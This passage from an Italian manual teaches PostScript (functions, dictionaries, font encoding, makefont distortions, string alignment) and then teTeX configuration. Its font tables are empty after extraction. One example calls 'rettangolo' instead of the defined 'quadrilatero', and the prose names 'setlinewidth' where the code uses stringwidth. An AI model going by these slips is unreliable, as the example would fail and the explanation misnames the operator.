va usata mettendo davanti, ordinatamente gli argomenti per le varie funzioni utilizzate. Per esempio, volendo disegnare un quadrato con gli angoli nelle coordinate 0,0, 0,10, 10,10 e 10,0, si dovrà usare la funzione '**`quadrilatero`**' nel modo seguente:

```
10 0 10 10 0 10 0 0 rettangolo
```

È importante osservare che la prima coppia di coordinate è quella presa in considerazione dall'ultima funzione '**`lineto`**' contenuta nel raggruppamento di '**`quadrilatero`**'.

Così come si definisce una funzione, si può attribuire a un nome un valore costante. In questi casi eccezionali, è consentito l'eliminazione delle parentesi graffe:

```
/nome costante def
```

Con la definizione di costanti, si può stabilire una volta per tutte il valore di qualcosa, come nell'esempio seguente:

```
/Margine_Sinistro 80 def
/Margine_Destro 80 def
/Margine_Superiore 100 def
/Margine_Inferiore 100 def
```

226.4.1 Variabili

Nel linguaggio PostScript non è prevista la gestione di variabili: tutto viene elaborato attraverso lo stack. Tuttavia, esiste un trucco per ottenere qualcosa che assomigli a delle variabili; si tratta di sfruttare opportunamente la definizione di funzioni. È già stato visto l'assegnamento di un valore costante a un nome:

```
/nome costante def
```

oppure:

```
/nome { costante } def
```

Se si vuole attribuire a una funzione un valore diverso, occorre un trucco, che si può schematizzare come segue:

```
/nome_1 { /nome_2 exch def } def
```

Si tratta di una funzione che ne dichiara un'altra, ma si osservi con attenzione: la parola chiave '**`exch`**' non è racchiusa tra parentesi graffe e non può esserlo, se si vuole che il meccanismo funzioni.

Per assegnare un valore alla funzione *nome_2*, si utilizza una chiamata alla funzione *nome_1*:

[2] Eccezionalmente, se si tratta di definire una costante o se si vuole ridefinire il nome di un'altra funzione, non sono necessarie le parentesi graffe.

```
n  nome_1
```

Per leggere il valore, si fa riferimento alla funzione *nome_2*, come nell'esempio seguente in cui si utilizza questo dato come coordinata Y per uno spostamento:

```
n  nome_1
m  nome_2  moveto
```

226.5 Dizionari

La dichiarazione delle funzioni può essere inserita in un dizionario, da richiamare quando serve e da sostituire eventualmente con altre di un altro dizionario, quando la situazione lo richiede. In pratica, la definizione di dizionari di funzioni consente di fare riferimento a gruppi di funzioni solo nell'ambito di un certo contesto, ripristinando un utilizzo differente delle stesse subito dopo.

```
/dizionario  n  dict def
dizionario  begin
    dichiarazione_di_funzione
    ...
    ...
end
```

Il modello sintattico mostra in che modo procedere alla dichiarazione di un dizionario. Si può osservare che prima della parola chiave '**`dict`**' occorre indicare un numero, allo scopo di definire una quantità di memoria da allocare per il dizionario stesso. Per abilitare l'uso delle funzioni dichiarate nel dizionario, si deve dichiarare espressamente:

```
dizionario  begin
    istruzione
    ...
    ...
end
```

Eventualmente, la dichiarazione di utilizzo di un dizionario si può annidare; quando si raggiunge la parola chiave '**`end`**', termina il campo di azione dell'ultimo dizionario ancora aperto.

In generale, potrebbe essere conveniente inserire la dichiarazione dei dizionari nell'ambito delle istruzioni speciali '**`%%BeginProlog`**' e '**`%%EndProlog`**'. L'esempio seguente mostra un estratto di un file PostScript ipotetico, in cui si dichiara un dizionario (molto breve) e lo si utilizza immediatamente nell'ambito della pagina (i puntini di sospensione indicano una parte mancante del file che non viene mostrata).

```
%!PS-Adobe-2.0
%%DocumentPaperSizes: a4
%%EndComments
%%BeginProlog
/Mio_Dizionario 50 dict def
Mio_Dizionario begin
    /quadrilatero
    {
        newpath moveto lineto lineto lineto closepath stroke
    } def
    /Margine_Sinistro 80 def
    /Margine_Destro 80 def
    /Margine_Superiore 100 def
    /Margine_Inferiore 100 def
end     % Fine della dichiarazione del dizionario «Mio_Dizionario»
%%EndProlog
Mio_Dizionario begin
%%Page: 1 1
...
...
...
```

```
showpage
%%Page: 2 2
...
...
...
showpage
end     % Fine del campo di azione del dizionario «Mio_Dizionario»
%%Trailer
%%EOF
```

226.6 Riferimenti

- *Cappella Archive*

  <*http://www.cappella.demon.co.uk/index.html*>

- David Byram-Wigfield, *Practical PostScript*

  <*http://www.cappella.demon.co.uk/bookpdfs/pracpost.pdf*>

- Paul Bourke, *PostScript Tutorial*

  <*http://astronomy.swin.edu.au/pbourke/dataformats/postscript/*>

- David Byram-Wigfield, *Making an electronic book*

  <*http://www.cappella.demon.co.uk/tinypdfs/06ebook.pdf*>

- *First Guide to PostScript*

  <*http://www.cs.indiana.edu/docproject/programming/postscript/postscript.html*>

PostScript: caratteri da stampa

Il linguaggio PostScript, nelle sue prime versioni, prevede che il file contenente le istruzioni sia di tipo ASCII, dove è ammissibile usare gli 8 bit per esteso. Tuttavia, l'insieme di caratteri a disposizione non è il solito ISO 8859-1, ma qualcosa di diverso che può essere visto nella tabella 227.1.

Tabella 227.1. Insieme di caratteri normale del linguaggio PostScript.

```
                  *                 *                 *
 | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | \037
```

Per fare riferimento a un simbolo in forma numerica, basta indicare il numero ottale corrispondente, di tre cifre, preceduto dalla barra obliqua inversa. Per facilitare la lettura, la tabella mostra questo modo di fare riferimento ai caratteri, all'inizio e alla fine di ogni riga.

Per poter usare la codifica corrispondente allo standard ISO 8859-1, è necessario dare delle istruzioni particolari. Volendo sbirciare nel codice PostScript generato da vari sistemi di composizione, si potrà osservare che ognuno utilizza un proprio modo, più o meno sofisticato. Probabilmente, la tecnica più semplice è quella che si può leggere nei sorgenti di Ghostscript, dove vengono dichiarate due funzioni apposite nel modo seguente:

```
/font-to-iso-latin-1
{
    dup length dict begin {1 index /FID ne {def} {pop pop} ifelse} forall
    /Encoding ISOLatin1Encoding def currentdict end
    dup /FontName get 80 string cvs (-ISOLatin1) concatstrings cvn
    exch definefont
} def

/find-latin-font
{
  findfont font-to-iso-latin-1
} def
```

In questo modo, quando si va a dichiarare l'uso di un certo tipo di carattere da stampa, invece dell'istruzione

/*carattere* `findfont` *dimensione* `scalefont setfont`

si userà piuttosto la forma seguente:

/*carattere* `find-latin-font` *dimensione* `scalefont setfont`

227.1 Aspetto dei caratteri da stampa comuni

Il linguaggio PostScript mette a disposizione pochi tipi di carattere da stampa; tuttavia, è disponibile l'interprete Ghostscript, su moltissime piattaforme, che mette a disposizione un numero discreto di questi tipi. La tabella 227.13 elenca brevemente i nomi di questi tipi di carattere, mentre in altre tabelle successive viene mostrato l'aspetto di alcuni di questi, ordinando i simboli secondo l'insieme ISO 8859-1.

Tabella 227.2. Carattere da stampa AvantGarde.

* * * \037

Tabella 227.3. Carattere da stampa Bookman.

* * * \037

Tabella 227.4. Carattere da stampa Courier.

* * * \037

Tabella 227.5. Carattere da stampa Helvetica.

* * * \037

Tabella 227.10. Carattere da stampa ZapfChancery.

\037

Tabella 227.11. Carattere da stampa ZapfDingbats (solo con l'insieme di caratteri normale).

\037

Tabella 227.12. Carattere da stampa Symbol (solo con l'insieme di caratteri normale).

\037

Tabella 227.13. Nomi dei tipi di carattere da stampa che solitamente sono disponibili con Ghostscript.

Nome	Descrizione
AvantGarde-Book	AvantGarde normale.
AvantGarde-BookOblique	AvantGarde inclinato.
AvantGarde-Demi	AvantGarde neretto.
AvantGarde-DemiOblique	AvantGarde neretto obliquo.
Bookman-Demi	Bookman neretto.
Bookman-DemiItalic	Bookman neretto corsivo.
Bookman-Light	Bookman normale.
Bookman-LightItalic	Bookman corsivo.
Courier	Courier normale.
Courier-Bold	Courier neretto.
Courier-BoldOblique	Courier neretto inclinato.
Courier-Oblique	Courier inclinato.
Helvetica	Helvetica normale.
Helvetica-Bold	Helvetica neretto.
Helvetica-BoldOblique	Helvetica neretto inclinato.
Helvetica-Narrow	Helvetica stretto.
Helvetica-Narrow-Bold	Helvetica stretto neretto.

Nome	Descrizione
Helvetica-Narrow-BoldOblique	Helvetica stretto neretto inclinato.
Helvetica-Narrow-Oblique	Helvetica stretto inclinato.
Helvetica-Oblique	Helvetica inclinato.
NewCenturySchlbk-BoldItalic	NewCenturySchlbk neretto corsivo.
NewCenturySchlbk-Bold	NewCenturySchlbk neretto.
NewCenturySchlbk-Italic	NewCenturySchlbk corsivo.
NewCenturySchlbk-Roman	NewCenturySchlbk normale.
Palatino-Bold	Palatino neretto.
Palatino-BoldItalic	Palatino neretto corsivo.
Palatino-Italic	Palatino corsivo.
Palatino-Roman	Palatino normale.
Times-Bold	Times neretto.
Times-BoldItalic	Times neretto inclinato.
Times-Italic	Times corsivo.
Times-Roman	Times normale.
ZapfChancery-MediumItalic	ZapfChancery-MediumItalic medio corsivo.
ZapfDingbats	ZapfDingbats (solo con l'insieme di caratteri normale).
Symbol	Symbol (solo con l'insieme di caratteri normale).

227.2 Distorsione e spostamento dei caratteri da stampa

Fino a questo punto è stato visto come selezionare un carattere da stampa con l'istruzione

/*carattere* `findfont` *dimensione* `scalefont setfont`

oppure con quella seguente, nel caso sia disponibile la funzione relativa:

/*carattere* `find-latin-font` *dimensione* `scalefont setfont`

In alternativa, è possibile sostituire l'indicazione della dimensione con qualcosa di più articolato, secondo uno dei due schemi seguenti:

/*carattere* `findfont [`*dim_x rot_x rot_y dim_y sp_x sp_y* `] makefont setfont`

/*carattere* `find-latin-font [`*dim_x rot_x rot_y dim_y sp_x sp_y* `] makefont setfont`

Tra parentesi quadre appaiono una serie di valori, che se non utilizzati vanno lasciati azzerati. Per comprenderne il significato, conviene partire dalla situazione normale. Supponendo di volere dichiarare un carattere da stampa di tipo Helvetica, normale, di 12 punti, si può usare la definizione solita

```
/Helvetica findfont 12 scalefont setfont
```

oppure, in modo più complesso, quella seguente:

```
/Helvetica findfont [12 0 0 12 0 0] makefont setfont
```

In pratica, *dim_x* e *dim_y* servono per definire la dimensione orizzontale e verticale del carattere. In condizioni normali, la dimensione è la stessa; diversamente, con una dimensione orizzontale più grande di quella verticale si ottiene un carattere più largo, mentre con una dimensione verticale maggiore di quella orizzontale, si ottiene un carattere alto (o sottile). Si osservi l'esempio seguente, di un carattere Helvetica allargato e successivamente alzato. Il risultato, in rapporto, si può vedere nella figura 227.1.

```
/Helvetica findfont [30 0 0 12 0 0] makefont setfont
```

```
/Helvetica findfont [12 0 0 30 0 0] makefont setfont
```

Figura 227.1. Distorsione orizzontale e verticale del carattere da stampa.

Helvetica allargato

Helvetica alzato (stretto)

I valori corrispondenti a *rot_x* e *rot_y* permettono di inclinare l'asse X o l'asse Y del testo. In pratica, modificando *rot_x* si cambia l'andamento orizzontale del testo secondo l'angolo indicato. Per esempio un angolo di 10 gradi farà sì che la riga scritta sia inclinata verso l'alto (ovvero di 10 gradi in senso antiorario), mentre un angolo di -10 gradi genererà una riga inclinata verso il basso. La figura 227.2 mostra il risultato che si può ottenere con le due distorsioni seguenti:

```
/Helvetica findfont [12 10 0 12 0 0] makefont setfont
```

```
/Helvetica findfont [12 -10 0 12 0 0] makefont setfont
```

Figura 227.2. Distorsione dell'inclinazione orizzontale.

Scrittura ascendente

Intervenendo invece nel valore *rot_y*, si cambia l'inclinazione del carattere, senza cambiare l'andamento della riga. In pratica, valori positivi dell'angolazione generano un'inclinazione in avanti, simile a un corsivo, mentre valori negativi generano un'inclinazione all'indietro. La figura 227.3 mostra il risultato che si può ottenere con le due distorsioni seguenti:

```
/Helvetica findfont [12 0 10 12 0 0] makefont setfont
```

```
/Helvetica findfont [12 0 -10 12 0 0] makefont setfont
```

Figura 227.3. Distorsione dell'inclinazione verticale.

Inclinato in avanti

nclinato all'indietro

I valori corrispondenti a *sp_x* e *sp_y* rappresentano uno spostamento orizzontale e verticale, in punti, senza applicare delle distorsioni vere e proprie.

L'andamento del testo, che normalmente si svolge da sinistra a destra, può essere invertito, assegnando un valore negativo per il primo valore, ovvero per *dim_x*. La figura 227.4 mostra la comparazione tra un testo scritto in modo normale e un altro che invece si sviluppa verso sinistra, con un comando simile a quello seguente:

```
/Helvetica findfont [-12 0 0 12 0 0] makefont setfont
```

Figura 227.4. Scrittura normale e scrittura da destra a sinistra.

Andamento normale

Così come si può invertire l'andamento del testo in orizzontale, si può invertire in modo verticale, ottenendo una sorta di riflessione. La figure 227.5 mette a confronto un testo scritto in modo normale e un altro modificato con l'istruzione seguente:

```
/Helvetica findfont [12 0 0 -12 0 0] makefont setfont
```

Figura 227.5. Scrittura ruotata sull'asse orizzontale.

Scrittura normale

227.3 Riferimenti

- *Cappella Archive*

  <*http://www.cappella.demon.co.uk/index.html*>

- David Byram-Wigfield, *Practical PostScript*

  <*http://www.cappella.demon.co.uk/bookpdfs/pracpost.pdf*>

- Paul Bourke, *PostScript Tutorial*

  <*http://astronomy.swin.edu.au/pbourke/dataformats/postscript/*>

- David Byram-Wigfield, *Making an electronic book*
  <*http://www.cappella.demon.co.uk/tinypdfs/06ebook.pdf*>
- *First Guide to PostScript*
  <*http://www.cs.indiana.edu/docproject/programming/postscript/postscript.html*>

Esempi di funzioni PostScript

In questo capitolo si raccolgono alcuni esempi di funzioni PostScript che possono essere utili a vario titolo. Trattandosi di un linguaggio specifico per la stampa, non vengono proposti esempi di programmazione standard.

228.1 Unità di misura

L'unità di misura utilizzata è sempre il punto tipografico, che in questo ambito corrisponde a 1/72-esimo di pollice, ovvero a 0,352 777 7 mm (per converso, un millimetro è pari a 2,834 646 punti). Volendo usare unità di misura più comuni, si possono realizzare alcune funzioni molto semplici che si limitano a moltiplicare il valore per una costante, in modo da ottenere come risultato l'equivalente in punti:

```
/cm { 28.346456 mul } def       % <n> cm        % converte centimetri in punti
/mm { 2.8346456 mul } def       % <n> mm        % converte millimetri in punti
/pt { 1 mul } def               % <n> pt        % non converte alcunché
/in { 72 mul } def              % <n> in        % converte pollici in punti
```

In questo modo, al posto di inserire un valore puro e semplice, basta aggiungere subito dopo la sigla dell'unità di misura, che in realtà è una funzione. Per esempio:

```
3 cm 18 cm moveto
```

Evidentemente, la funzione '**`pt`**' è inutile, ma può servire per mantenere coerenza con il resto, nel momento in cui si utilizzi sistematicamente questo meccanismo per indicare le coordinate o le distanze.

228.2 Funzioni diagnostiche

Pur non trattandosi di un linguaggio di programmazione normale, quando si cerca di realizzare qualcosa di particolare, può essere comoda la possibilità di mostrare un valore da qualche parte, per verificare il contenuto di una data informazione.

```
/diag_display_number % <n> <x> <y> diag_display_number
{
    gsave
    /Helvetica findfont 10 scalefont setfont
    moveto
    100 string cvs show
    grestore
} def
```

La funzione appena mostrata, serve per ottenere la conversione di un numero in stringa, che poi viene visualizzato nelle coordinate previste. Andrebbe usata nel modo seguente, dove x,y sono le coordinate a partire dalle quali mostrare il valore:

```
n x y diag_display_number
```

Dal momento che questa funzione preleva il valore dallo stack, potrebbe essere conveniente la duplicazione di tale valore prima di utilizzarlo:

```
n dup x y diag_display_number
```

Volendo completare il problema con una funzione equivalente per la visualizzazione delle stringhe, basta la variante seguente:

```
/diag_display_string % <stringa> <x> <y> diag_display_string
{
```

```
    gsave
    /Helvetica findfont 10 scalefont setfont
    moveto
    show
    grestore
} def
```

228.3 Gestione di stringhe

Quando si disegnano delle figure o dei grafici, può essere comodo disporre di qualche funzione che faciliti la collocazione di didascalie o di annotazioni di qualunque tipo. Qui viene proposto un sistema molto semplice, con cui è possibile piazzare delle stringhe allineate correttamente a sinistra, a destra o al centro, date le coordinate di riferimento. Si parte con la definizione di alcune «variabili», che servono per fissare i punti di riferimento delle stringhe:

```
/set_line_t   { /line_t    exch def } def
/set_line_l   { /line_l    exch def } def
/set_line_r   { /line_r    exch def } def
/set_line_c   { /line_c    exch def } def
/set_line_h   { /line_h    exch def } def
```

La funzione '**`line_t`**' verrà usata per conoscere la posizione verticale (Y) della stringa da collocare; la funzione '**`line_l`**' servirà per fornire la posizione iniziale (X) di una stringa da allineare a sinistra; '**`line_r`**' fornirà la posizione finale (X) di una stringa da allineare a destra; '**`line_c`**' fornirà la posizione centrale (X) di una stringa da centrare; infine, '**`line_h`**' servirà per conoscere la distanza tra le righe.

Per usare le funzioni che verranno presentate, dovranno essere impostati inizialmente i valori per le variabili appena descritte. Per esempio, sapendo che si vuole scrivere un testo allineato a sinistra a partire dalla coordinata 100,50, con una distanza tra le righe di 14 punti, basterà impostare i valori nel modo seguente:

```
 50 set_line_t
100 set_line_l
 14 set_line_h
```

Dal momento che non si devono centrare le righe e nemmeno allineare a destra, le altre variabili non servono, altrimenti occorrerebbe impostare '**`line_c`**' o '**`line_r`**', al posto di '**`line_l`**'.

```
/show_line_left % <stringa> show_line_left
{
    % Si posiziona all'inizio della riga.
    line_l line_t moveto

    % Mostra la riga.
    show

    % Sottrae alla posizione Y l'altezza della riga.
    line_t line_h sub set_line_t
} def
```

Si osservi la funzione '**`show_line_left`**': si usano i valori restituiti dalle funzioni '**`line_l`**' e '**`line_t`**' per impostare le coordinate iniziali, quindi si visualizza la stringa. Subito dopo si provvede a ridurre il valore della variabile corrispondente alla funzione '**`line_t`**' del valore restituito da '**`line_h`**' (la distanza tra le righe), in modo da poter continuare con la visualizzazione di altre stringhe, con lo stesso allineamento sinistro, subito sotto quella appena inserita.

```
/show_line_right % <stringa> show_line_right
{
    % Calcola la lunghezza della riga.
    dup % fa una copia della stringa
    stringwidth % restituisce le coordinate finali X e Y
```

```
    pop % elimina la coordinata Y

    % Sottrae dalla posizione destra la lunghezza della riga,
    % cambiando poi il segno.
    line_r sub  neg

    % Si posiziona correttamente.
    line_t moveto

    % Mostra la riga e va all'inizio di una riga nuova.
    show

    % Sottrae alla posizione Y l'altezza della riga.
    line_t line_h sub set_line_t
} def
```

La funzione '**`show_line_right`**' è molto simile, con la differenza che occorre fare qualche calcolo per individuare la posizione orizzontale di inizio, sapendo la posizione finale ottenuta dalla funzione '**`line_r`**'. Per questo, viene fatta una copia della stringa, che quindi viene misurata con la funzione '**`setlinewidth`**'. Da questa misurazione si espelle l'informazione verticale, che risulta inutile, sottraendo poi a questa il valore restituito da '**`line_r`**'. Quello che si ottiene è la distanza dalla posizione destra finale, con segno invertito, pertanto si inverte nuovamente con la funzione '**`neg`**'. Disponendo della coordinata X, si aggiunge la coordinata Y, data da '**`line_t`**', spostando la posizione corrente, per poi mostrare la stringa e infine preparare nuovamente la posizione verticale per una nuova riga.

```
/show_line_center
{
    % Calcola la lunghezza della riga.
    dup % fa una copia della stringa
    stringwidth % restituisce le coordinate finali X e Y
    pop % elimina la coordinata Y
    2 div % divide la lunghezza a metà

    % Sottrae dal centro la metà della riga, cambiando poi il segno.
    line_c sub  neg

    % Si posiziona correttamente.
    line_t moveto

    % Mostra la riga e va all'inizio di una riga nuova.
    show

    % Sottrae alla posizione Y l'altezza della riga.
    line_t line_h sub set_line_t
} def
```

La funzione '**`show_line_center`**' centra la stringa in riferimento alla posizione '**`line_c`**'. I calcoli sono simili a quelli per l'allineamento a destra, con la differenza che la distanza dal centro è pari alla metà della lunghezza della stringa. Il resto è equivalente.

L'esempio seguente mostra come scrivere qualcosa con queste funzioni; la figura 228.1 mostra il risultato che si ottiene osservando il riquadro che va da 0,0 a 150,100:

```
/Times-Roman findfont 10 scalefont setfont

 90 set_line_t
 10 set_line_l
140 set_line_r
 75 set_line_c
 14 set_line_h

(Stringa a sinistra) show_line_left
(Stringa centrata) show_line_center
(Stringa a destra) show_line_right
```

```
(Ciao) show_line_center
() show_line_center
(:-\)) show_line_center

showpage
```

Figura 228.1. Esempio nell'uso delle funzioni sulle stringhe.

Stringa a sinistra

Stringa centrata

Stringa a destra

Ciao

:-)

Naturalmente, si possono predisporre anche delle abbreviazioni a queste funzioni:

```
/L { show_line_left } def
/R { show_line_right } def
/C { show_line_center } def
```

In questo modo, l'indicazione delle stringhe può essere ridotto alla forma seguente:

```
(Stringa a sinistra) L
(Stringa centrata) C
(Stringa a destra) R
(Ciao) C
() C
(:-\)) C
```

228.4 Riferimenti

- *Cappella Archive*

  <*http://www.cappella.demon.co.uk/index.html*>

- David Byram-Wigfield, *Practical PostScript*

  <*http://www.cappella.demon.co.uk/bookpdfs/pracpost.pdf*>

- David Byram-Wigfield, *The TinyDict Typesetter*

  <*http://www.cappella.demon.co.uk/tinyfiles/tinydict.html*>

- David Byram-Wigfield, *Tinydict*

  <*http://www.cappella.demon.co.uk/tinyfiles/tinydict.ps*>

- David Byram-Wigfield, *Making an electronic book*

  <*http://www.cappella.demon.co.uk/tinypdfs/06ebook.pdf*>

- *First Guide to PostScript*

  <*http://www.cs.indiana.edu/docproject/programming/postscript/postscript.html*>

Parte xliv

TeX

teTeX: la distribuzione Unix di TeX

TeX è un linguaggio di programmazione per l'editoria elettronica. Come nei linguaggi di programmazione comuni è possibile realizzare procedure o funzioni, con TeX è possibile costruire delle macro. Nel tempo sono stati realizzati diversi pacchetti standard di macro per TeX; per esempio LaTeX e AmS-TeX.

Semplificando le cose, una distribuzione TeX è un insieme composto da un compilatore TeX (ma forse è più appropriato il termine «compositore»), una serie di file contenenti le informazioni necessarie a produrre i caratteri da stampa e alcuni pacchetti di macro (di solito si tratta almeno di LaTeX).

La distribuzione più importante nei sistemi Unix di TeX è teTeX, [1] a cui si fa riferimento in questo capitolo.

Purtroppo, una distribuzione TeX è qualcosa di estremamente complesso, dove si raccolgono apporti di autori differenti che a volte hanno scelto licenze particolari. In questo senso, la scelta di una distribuzione TeX rispetto a un'altra può significare che questa possa essere complessivamente libera o meno. Tuttavia, dal punto di vista dell'utente, è come la differenza che c'è tra un compilatore libero di un certo linguaggio e un altro compilatore non libero per lo stesso linguaggio di programmazione.

In generale, l'utilizzatore di una distribuzione TeX «libera» non subisce alcun inconveniente dalle particolarità che possono avere le licenze di questo o quel componente. Il problema, semmai, si incontra nel momento in cui si voglia partecipare al suo sviluppo, a causa dell'incompatibilità che ci può essere tra licenze differenti. A questo proposito, si può osservare che molti file sono espressamente di dominio pubblico, per non creare difficoltà di alcun genere all'utilizzo in questa o quella distribuzione.

Questo capitolo si colloca prima di quelli che mostrano l'uso del linguaggio TeX e alcuni concetti potrebbero sembrare oscuri. Tuttavia, è importante comprendere inizialmente, almeno a grandi linee, la struttura e il funzionamento di una distribuzione TeX.

229.1 Collocazione

È importante chiarire che non esiste un modo standard di installare una distribuzione TeX e le differenze esistono anche nell'ambito della stessa distribuzione teTeX, dato che ogni distribuzione GNU/Linux tende a collocarla dove ritiene più opportuno.

Il blocco principale di teTeX dovrebbe trovarsi in una gerarchia che può inserirsi al di sotto di '`/usr/lib/`' o '`/usr/share/`'. A titolo di esempio, viene mostrato un elenco di alcune di queste possibilità.

'`/usr/lib/teTeX/texmf/`'

'`/usr/lib/texmf/texmf/`'

'`/usr/share/teTeX/texmf/`'

'`/usr/share/texmf/`'

Negli esempi che si mostreranno, quando si farà riferimento a questa directory, si indicheranno solo percorsi relativi a iniziare da '`texmf/`'. La sigla «texmf» sta per *TeX and more*, oppure per *TeX and friends*.

[1] **teTeX** GNU GPL

229.2 Configurazione

Di fronte alla complicazione di una distribuzione teTeX, potrebbe sembrare assurda l'idea di metterci le mani, pensando addirittura di modificare le impostazioni generali di teTeX. Tuttavia, quando si maneggiano documenti eccezionalmente voluminosi, potrebbe essere necessario modificare anche ciò che non è stato pensato per esserlo.

229.2.1 Modifiche manuali

Alla fine della composizione di un documento TeX, si può leggere nel file delle registrazioni generato un rapporto delle risorse utilizzate durante l'elaborazione. Si osservi l'esempio.

```
Here is how much of TeX's memory you used:
 2418 strings out of 25906
 45132 string characters out of 446921
 109255 words of memory out of 263001
 5196 multiletter control sequences out of 10000+0
 106774 words of font info for 69 fonts, out of 200000 for 1000
 15 hyphenation exceptions out of 1000
 33i,12n,21p,2494b,1259s stack positions out of 300i,100n,500p,30000b,4000s

Output written on texput.dvi (1844 pages, 7563800 bytes).
```

Questo è proprio il caso di un documento enorme (1844 pagine), ma prima di tale informazione appaiono una serie di valori, dove alternativamente si vede quanto di una data risorsa è stato usato e quanto era invece disponibile. Se per qualche ragione si esaurisce una di queste risorse, l'elaborazione si interrompe con una segnalazione di errore che indica quale limite è stato superato.

Se succede, si può provare a mettere mano al file di configurazione di teTeX che dovrebbe essere '`texmf/web2c/texmf.cnf`'. La prima volta, non è tanto facile capire il senso delle direttive che questo contiene, ma con un po' di tentativi si dovrebbe riuscire a risolvere il problema.

Prima di tutto si può osservare che, seguendo lo stile generale di TeX, i commenti sono introdotti dal simbolo di percentuale ('`%`'). Nella prima parte del file sono annotati i percorsi dei vari componenti della distribuzione.

```
% Part 1: Search paths and directories.

% The main tree, which must be mentioned in $TEXMF, below:
TEXMFMAIN = /usr/share/texmf

% A place for local additions to a "standard" texmf tree.  For example:
%   TEXMFLOCAL = /usr/share/texmf.local

% A place where texconfig stores modifications (instead of the TEXMFMAIN
% tree). texconfig relies on the name, so don't change it.
%   TEXMF_CNF = $TEXMF.cnf

% User texmf trees can be catered for like this...
%   HOMETEXMF = $HOME/texmf
```

La lettura di questa parte può rivelare delle informazioni importanti riguardo la propria distribuzione teTeX. Più avanti inizia una parte più delicata: quella che definisce le dimensioni degli array utilizzati da TeX, che di conseguenza rappresentano i limiti a cui si accennava all'inizio di questa sezione.

```
% Part 3: Array and other sizes for TeX (and Metafont and MetaPost).
...
% Max number of characters in all strings, including all error messages,
% help texts, font names, control sequences.  These values apply to TeX and MP.
pool_size.context = 500000
pool_size.cont-en = 500000
pool_size.cont-nl = 500000
pool_size.cont-de = 500000
%pool_size = 125000
pool_size = 500000
```

In questa parte, il valore più importante è quello di '**pool_size**', perché può creare problemi soprattutto a pdfTeX. Nell'esempio si vede che è stato quadruplicato.

Alcune modifiche non possono essere prese in considerazione senza un'elaborazione successiva del file. In generale, al termine delle modifiche è bene dare il comando seguente:

```
# texconfig init
```

A parte il caso particolare dell'utilizzo appena mostrato, '**texconfig**' è un programma interattivo, che viene descritto nella prossima sezione.

229.2.2 # texconfig

'**texconfig**' è un programma, in forma di script predisposto per configurare gli elementi essenziali della distribuzione teTeX. Si avvia semplicemente, senza bisogno di argomenti. La figura 229.1 mostra il menù principale di '**texconfig**'.

```
# texconfig
```

Figura 229.1. Il menù principale di '**texconfig**'.

```
.---------------------------- teTeX setup utility ----------------------------.
|                                                                             |
|  Hint: all output of external commands (e.g. tex) is logged into            |
|  a file. You can look at this file using LOG. If cursor keys make           |
|  trouble, you may have more luck with +/- and TAB.                          |
|                                                                             |
|                                                                             |
| .-------------------------------------------------------------------------. |
| |                EXIT    exit                                             | |
| |                PREF    personal preferences                             | |
| |                CONF    show configuration                               | |
| |                REHASH  rebuild ls-R database                            | |
| |                HYPHEN  hyphenation table (tex/latex)                    | |
| |                MODE    default mode (xdvi/dvips/mf)                     | |
| |                XDVI    xdvi configuration                               | |
| |                DVIPS   dvips configuration                              | |
| |                FONT    directories for font creation                    | |
| |                DOC     rebuild html documentation                       | |
| |                FAQ     frequently asked questions + answers             | |
| |                LOG     view logfile                                     | |
|-----------------------------------------------------------------------------|
|                            <  OK  >      <Cancel>                           |
'-----------------------------------------------------------------------------'
```

La funzione indicata con la sigla *PREF* serve solo a modificare il comportamento di '**texconfig**', permettendo in particolare di selezionare un programma per la modifica del testo alternativo a quello predefinito.

La funzione *CONF* permette di mostrare la configurazione, consistente nella definizione delle directory contenenti i vari componenti della distribuzione teTeX.

La funzione *REHASH* permette di ricostruire il file '`texmf/ls-R`', utilizzato per agevolare la ricerca dei componenti installati ad alcuni programmi della distribuzione. In generale, si ricostruisce questo file quando si aggiunte o si toglie qualche file (per esempio i file dei tipi di carattere).

La funzione *HYPHEN* è molto importante, perché permette di stabilire le lingue per cui attivare la suddivisione in sillabe del testo. Selezionando questa funzione si ottiene l'avvio del programma per la modifica di file di testo (presumibilmente VI) con il file '`texmf/tex/generic/config/language.dat`'. Questo file può essere modificato, quindi, dopo averlo salvato, vengono avviate automaticamente le procedure necessarie ad attivare in pratica le scelte fatte.

Di solito, si tratta di commentare le righe che fanno riferimento a linguaggi che non si vogliono gestire e di togliere il commento dalla direttiva di attivazione della sillabazione per la lingua italiana.

```
% File    : language.dat
% Purpose : specify which hypenation patterns to load
%           while running iniTeX

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
% CAUTION: the first language will be the default if no style-file
%          (e.g. german.sty) is used.
% Since version 3.0 of TeX, hyphenation patterns for multiple languages are
% possible. Unless you know what you are doing, please let the american
% english patterns be the first ones. The babel system allows you to
% easily change the active language for your texts. For more information,
% have a look to the documentation in texmf/doc/generic/babel.
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

% The hyphenation pattern files are in the directory:
%       texmf/tex/generic/hyphen


% The US-english patterns should be loaded *always* and as *first* ones.
american ushyph1.tex %

% Let us define USenglish as an alias for american:
=USenglish %

% UK english, TWO LINES!
%british  ukhyph.tex %
%=UKenglish %

% english should always be defined. Either an alias for american or british.
=english %

% French, TWO lines!
french          frhyph.tex frhyphex.tex %
=patois %

german          ghyph31.tex %

% The following languages are disabled by default. Uncomment, what you need.
%bahasa         inhyph.tex %
%catalan        cahyph.tex %
%croatian       hrhyph.tex %
%czech          czhyph2e.tex %
%danish         dkhyphen.tex %
%dutch          nehyph2.tex %
%finnish        fihyph.tex %
%galician       gahyph.tex %
italian         ithyph.tex %
%magyar         huhyph.tex %
%norsk          nohyph.tex %
```

```
%polish         plhyph.tex %
%portuges       pthyph.tex %
%romanian       rohyphen.tex %
%russian        ruhyph.tex %
%serbocroatian  shhyphl.tex %
%slovene        sihyph22.tex %
%spanish        sphyph.tex %
%swedish        sehyph.tex %
%turkish        trhyph.tex %

% A "language" without hyphenation:
nohyphenation zerohyph.tex %
```

Al termine dell'elaborazione si potrà verificare nel file '`texmf/web2c/latex.log`' la presenza delle righe che dimostrano l'abilitazione della sillabazione per le lingue selezionate nel file di configurazione. In questo caso particolare, la lingua italiana corrisponde al linguaggio numero tre.

```
...
\l@american=\language0
...
\l@USenglish =\language0
\l@english =\language0
\l@french=\language1
...
\l@patois =\language1
\l@german=\language2
...
\l@italian=\language3
...
